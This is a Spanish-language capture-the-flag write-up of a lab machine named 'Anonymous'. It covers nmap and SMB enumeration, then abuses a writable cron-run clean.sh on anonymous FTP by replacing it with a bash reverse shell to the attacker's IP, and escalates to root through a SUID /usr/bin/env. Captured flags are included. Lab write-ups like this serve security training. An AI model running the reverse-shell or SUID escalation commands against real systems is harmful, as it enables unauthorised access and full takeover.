
Anonymous



16/07/2022

Enumeration

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux

```
whichSystem.py  10.10.170.117
10.10.170.117 (ttl -> 61): Linux
```

nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn  10.10.170.117
```

```
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

descubrimos cuatro puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

```
sudo nmap -sC -sV -p21,22,139,445 10.10.170.117
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.96.73
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-07-27T21:53:18
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
```

```
|_  System time: 2022-07-27T21:53:18+00:00
```

encontramos el puerto 21 Anonymous FTP
encontramos el puerto 22 OpenSSH
encontramos en el puerto 139 la version de smb

ademas de esto lanzaremos un reconocimiento de vulnerabilidades

```
nmap --script=vuln -p21,22,139,445 10.10.170.117
```

```
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-054: false
```

no se encontro alguna vulnerabilidad

FTP

entramos en ftp como anonymous

```
ftp 10.10.170.117
```

```
Connected to 10.10.170.117.
220 NamelessOne's FTP Server!
Name (10.10.170.117:solo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||12934|)
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 May 13  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||37758|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1806 Jul 27 22:10 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

Vemos que el archivo to_do.txt contiene un escrito

SMB NMAP

nmap -p445 --script smb-protocols 10.10.170.117

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 17:12 CDT
Nmap scan report for 10.10.170.117
Host is up (0.16s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1

Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```

podemos encontrar que la version de SMB es SMBv1

nmap -p445 --script smb-security-mode 10.10.170.117

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 17:17 CDT
Nmap scan report for 10.10.170.117
Host is up (0.18s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

podemos ver que tiene una cuenta invitado

nmap -p445 --script smb-enum-sessions 10.10.170.117

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-sessions:
|_ <nobody>
```

no encontramos ninguna sesion

podemos ver que cartetas tiene compartidas

nmap -p445 --script smb-enum-shares 10.10.170.117

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.170.117\IPC$:
```

```
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (anonymous server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.170.117\pics:
|     Type: STYPE_DISKTREE
|     Comment: My SMB Share Directory for Pics
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\namelessone\pics
|     Anonymous access: READ
|     Current user access: READ
|   \\10.10.170.117\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

encontramos que el usuario pics puede leer y nos da la ruta

nmap -p445 --script smb-os-discovery 10.10.170.117

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2022-07-27T22:25:34+00:00
```

Encontramos igual la version samba 4.7.11
Tenemos el nombre de la computadora anonymous
Tenemos el nombre de la computadora NetBIOS que es ANONYMOUS

SMB NMBLOOKUP

nmblookup -A 10.10.170.117

```
        ANONYMOUS       <00> -         B <ACTIVE>
    ANONYMOUS       <03> -         B <ACTIVE>
    ANONYMOUS       <20> -         B <ACTIVE>
    ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>
    WORKGROUP       <00> - <GROUP> B <ACTIVE>
    WORKGROUP       <1d> -         B <ACTIVE>
    WORKGROUP       <1e> - <GROUP> B <ACTIVE>

    MAC Address = 00-00-00-00-00-00
```

Tenemos que unos de los grupos de ANONYMOUS, significa que hay un servidorr que podemos cenectarnos.

SMB RPCCLIENT

```
rpcclient -U "" -N 10.10.170.117
```

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            ANONYMOUS
```

Vemos que fue capas de conectarse
Recordamos que cuando vemos un IPC con sesion nula, nos indica que podriamos conectarnos.

SMB SMBCLIENT

```
smbclient -L 10.10.170.117 -N
```

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            ANONYMOUS
```

Vemos que fue capas de conectarse y podemos aceder a la carpeta pics

Recordamos que cuando vemos un IPC con sesion nula, nos indica que podriamos conectarnos.

SMB SMBCLIENT PICS SHARE

```
smbclient //10.10.170.117/pics -p 445
```

```
Password for [WORKGROUP\solo]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Sun May 17 06:11:34 2020
  ..                  D        0  Wed May 13 20:59:10 2020
  corgo2.jpg          N    42663  Mon May 11 19:43:42 2020
  puppos.jpeg         N   265188  Mon May 11 19:43:42 2020

20508240 blocks of size 1024. 13306760 blocks available
```

Vemos que fue capas de conectarse y podemos ver dos archivos

pero analizando no encontramos nada

Obteniendo acceso a usuario normal

ftp

entramos en ftp como anonymous

```
ftp 10.10.170.117
```

```
Connected to 10.10.170.117.
220 NamelessOne's FTP Server!
Name (10.10.170.117:solo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||12934|)
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 May 13  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||37758|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1806 Jul 27 22:10 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

Desrcargamos los scripts

```
ftp> get clean.sh
ftp> get removed_files.log
ftp> get to_do.txt
```

Vemos que la carpeta scripts tiene permisos de de escritura

analizando los tres archivos, vemos que clean ejecuta un script por lo que podemos modificarlos

abrimos el archivo clean.sh en nuestra maquina
nano clean.sh

```
#!/bin/bash
bash -i >& /dev/tcp/10.6.96.73/53 0>&1
```

montamos una necar

```
nc -lvnp 53
```

volvemos a la terminal ftp y cargamos el archivo clean.sh

```
ftp> put clean.sh
```

esperamos unos segundos y tenemos acceso

whoami
namelessone
ls
pics user.txt
cat user.txt
obetenemos la bandera
90d6f992585815ff991e68748c414740

Explotation

ahora buscamos algun tipo de escalada de privilegios
encontramos otro usuario

Busqueda de archivos con el bit SUID, lo que nos permite ejecutar el archivo con un nivel de privilegios superior al del usuario actual.

```
find / -perm -u=s -type f 2>/dev/null
```

de una larga lista encontramos

/usr/bin/env

Obteniendo acceso a usuario root

ejecutamos la escalada de privilegio por medio de GTFOBins

```
sudo install -m =xs $(which env) .
```

```
./env /bin/sh -p
```

si no ejecuta como esta en GTFOBINS
lo adaptamos

```
namelessone@anonymous:/tmp$ /usr/bin/env /bin/sh -p
```

```
whoami
root
```

```
ls
bin   cdrom  etc   lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var
boot  dev    home  lib64  media       opt  root  sbin  srv   sys       usr
cd root
ls
root.txt
```

```
cat root.txt
```

obetenemos la bandera

4d930091c31a622a7ed10f27999af363